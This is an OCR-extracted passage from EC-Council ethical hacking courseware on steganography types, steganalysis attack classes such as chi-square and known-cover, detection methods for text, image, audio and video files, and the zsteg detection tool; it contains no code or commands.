



Figure 6.198: Screenshot of Spam Mimic showing encoded output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Types of Steganography

- **Web Steganography**: In web steganography, a user hides web objects behind other objects and uploads them to a web server.
- **Natural Text Steganography**: Natural text steganography is the process of converting sensitive information into user-definable free speech such as a play.
- **Hidden OS Steganography**: Hidden OS steganography is the process of hiding one OS in another.
- **C++ Source-Code Steganography**: In C++ source-code steganography, the user hides a set of tools in the files.
- **Compressed Data Steganography**: In compressed data steganography, a user hides the information in the least significant bit or reserved bits of a compressed file or data. It involves hiding information within compressed files or formats, leveraging the nature of these files to conceal the presence of additional, secret data. This technique can be used within various compression algorithms and file types, such as ZIP, RAR, JPEG (which uses lossy compression), or PNG (which uses lossless compression). The goal is to transmit hidden information in a way that avoids detection by unauthorized parties.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganalysis

Steganalysis is the process of discovering the existence of hidden information in a medium. It is the reverse process of steganography. It is an attack on information security in which the attacker, referred to here as a steganalyst, tries to detect the hidden messages embedded in images, text, audio, and video carrier mediums using steganography. Steganalysis determines the encoded hidden message and, if possible, recovers the message. It can detect the message by looking at variances between bit patterns and unusually large file sizes.

Steganalysis has two aspects: the ***detection*** and ***distortion*** of messages. In the detection phase, the analyst observes the relationships between the steganography tools, stego-media, cover, and message. In the distortion phase, the analyst manipulates the stego-media to extract the embedded message and decides whether it is useless and should be removed altogether.

The first step in steganalysis is to discover a suspicious image that may be harboring a message. This is an attack on the hidden information. There are two other types of attacks against steganography: ***message*** and ***chosen-message*** attacks. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns. In a chosen-message attack, the attacker creates steganography media using the known message and steganography tool (or algorithm).

Cover images disclose more visual clues than stego-images. It is necessary to analyze stego-images to identify the concealed information. The gap between the cover image and stego-image file size is the simplest signature. Many signatures evidently use some of the color schemes of the cover image.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Once detected, an attacker can destroy a stego-image or modify the hidden messages. It is particularly important to understand the overall structure of the technology and methods to detect the hidden information for uncovering the activities.

Some challenges of steganalysis are as follows:

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganalysis Methods/Attacks on Steganography

Steganography attacks work according to the type of information available for the steganalyst to perform steganalysis on. This information may include a hidden message, carrier (cover) medium, stego-object, steganography tools, or algorithms used for hiding information. Thus, the classification of steganalysis includes the following types of attacks: stego-only, known-stego, known-message, known-cover, chosen-message, chosen-stego, chi-square, distinguishing statistical, and blind classifier.

- **Stego-only attack**

  In a stego-only attack, the steganalyst or attacker does not have access to any information except the stego-medium or stego-object. In this attack, the steganalyst must try every possible steganography algorithm and related attack to recover the hidden information.

- **Known-stego attack**

  This attack allows the attacker to know the steganography algorithm as well as the original and stego-object. The attacker can extract the hidden information with the information at hand.

- **Known-message attack**

  The known-message attack presumes that the message and the stego-medium are available. Using this attack, one can detect the technique used to hide the message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Known-cover attack**

  Attackers use the known-cover attack when they know both the stego-object and the original cover medium. This will enable a comparison between both mediums to detect changes in the format of the medium and find the hidden message.

- **Chosen-message attack**

  The steganalyst uses a known message to generate a stego-object by using various steganography tools to find the steganography algorithm used to hide the information. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms.

- **Chosen-stego attack**

  The chosen-stego attack takes place when the steganalyst knows both the stego-object and steganography tool or algorithm used to hide the message.

- **Chi-square attack**

  The chi-square method is based on probability analysis to test whether a given stego-object and the original data are the same or not. If the difference between both is nearly zero, then no data are embedded; otherwise, the stego-object includes embedded data inside.

- **Distinguishing statistical attack**

  In the distinguishing statistical method, the steganalyst or attacker analyzes the embedded algorithm used to detect distinguishing statistical changes, along with the length of the embedded data.

- **Blind classifier attack**

  In the blind classifier method, a blind detector is fed with the original or unmodified data to learn the appearance of the original data from multiple perspectives. The output of the blind detector is used to train the classifier to detect differences between the stego-object and original data.

Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the art of hiding either confidential or sensitive information within a cover medium. In this method, the unused bits of data in computer files such as graphics, digital images, text, and HTML, help in hiding sensitive information from unauthorized users. Detection of the hidden data involves different approaches depending on the file type used.

The following file types require specific methods to detect hidden messages.

- **Text File**

  For text files, alterations are made to the character positions to hide the data. One can detect these alterations by looking for text patterns or disturbances, the language used, line height, or an unusual number of blank spaces. A simple word processor can

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

sometimes reveal text steganography as it displays the spaces, tabs, and other characters that distort the text's presentation during text steganography.

Text steganography can be detected by taking a closer look at the following aspects:

- Unusual patterns in the stego-object
- Appended extra spaces and invisible characters

- **Image File**

  The information hidden in an image can be detected by determining changes in size, file format, last modified, last modified timestamp, and color palette of the file.

  The following points can help you in detecting image steganography:

  - Several display distortions in images
  - Sometimes images may become grossly degraded
  - Detection of anomalies through evaluating too many original images and stego-images concerning color composition, luminance, pixel relationships, etc.
  - Exaggerated "noise"

  Statistical analysis methods help to scan an image for steganography. Whenever you insert a secret message into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain information about the original and is more or less random. By using statistical analysis on the LSB, you can identify the difference between random values and real values.

- **Audio File**


  Audio steganography is a process of embedding confidential information such as private documents and files in digital sound. Statistical analysis methods can be used to detect audio steganography as it involves LSB modifications. The inaudible frequencies can be scanned for hidden information. The odd distortions and patterns show the existence of secret data.

- **Video File**

  Detection of secret data in video files includes a combination of the methods used in image and audio files. Special code signs and gestures help in detecting secret data.

Both audio and video steganography are quite difficult to detect, compared to other types such as image and document. Moreover, it is extremely hard to detect good steganography of any type. However, careful analysis of audio and video signals for hidden information may increase chances of detecting it correctly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganography Detection Tools

Steganography detection tools allow you to detect and recover hidden information in any digital media, such as images, audio, and video.

- **zsteg**

  Source: *https://github.com*

  The zsteg tool is used to detect stegano-hidden data in PNG and BMP image files.

  As shown in the screenshot, you can use the zsteg tool to detect the hidden secret message in the image file.

